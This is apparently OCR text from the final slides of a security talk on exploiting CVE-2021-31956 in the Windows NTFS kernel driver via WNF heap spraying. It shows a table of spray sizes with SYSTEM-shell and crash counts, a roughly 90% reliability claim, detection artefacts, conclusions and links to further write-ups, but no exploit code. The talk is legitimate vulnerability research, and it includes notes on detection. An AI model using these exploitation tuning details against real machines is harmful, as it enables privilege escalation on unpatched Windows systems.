
Unmapped Read – Number of times the relative read reaches unmapped memory (ExpWnfReadStateData) – included in the BSOD on exec count above.

Spray Size Variation

Result	3000	6000	10000	20000
SYSTEM shells	78	81	85	91
Total LFH writes	688	696	732	681
Avg LFH writes	8	8	8	7
Failed after 32	2	3	3	2
BSODs on exec	20	16	11	7
Unmapped Read	7	4	1	0

- Increasing spray size leads to much decreased change of hitting unmapped reads.
- Average number of overflow writes roughly similar regardless of spray size.
- *90% ish average reliability*

Exploit Demo!




How can this be found?

Detection

Possible artefacts?

- NTFS Extended Attributes being created and queried.
- WNF objects being created (as part of the spray)
- Failed exploit attempts leading to BSODs

NTFS Extended Attributes



Conclusion

- Affects a wide range of Windows versions, however, prior to segment heap needs different exploitation techniques.
- Managed to get a 90% reliable exploit on the most recent Windows version with all mitigations on.
- However, from a practical purpose, there are better bugs which enable more reliable primitives.
  - Not too many Windows systems which are now on this patch level
- Was a fun challenge to exploit regardless :)
- More detailed blogs online:
  - https://research.nccgroup.com/2021/07/15/cve-2021-31956-exploiting-the-windows-kernel-ntfs-with-wnf-part-1/
  - https://research.nccgroup.com/2021/08/17/cve-2021-31956-exploiting-the-windows-kernel-ntfs-with-wnf-part-2/

Credits

- Boris Larin
- Cedric Halbronn and Aaron Adams
- Yan ZiShuang
- Alex Ionescu and Gabrielle Viala
- Corentin Bayet and Paul Fariello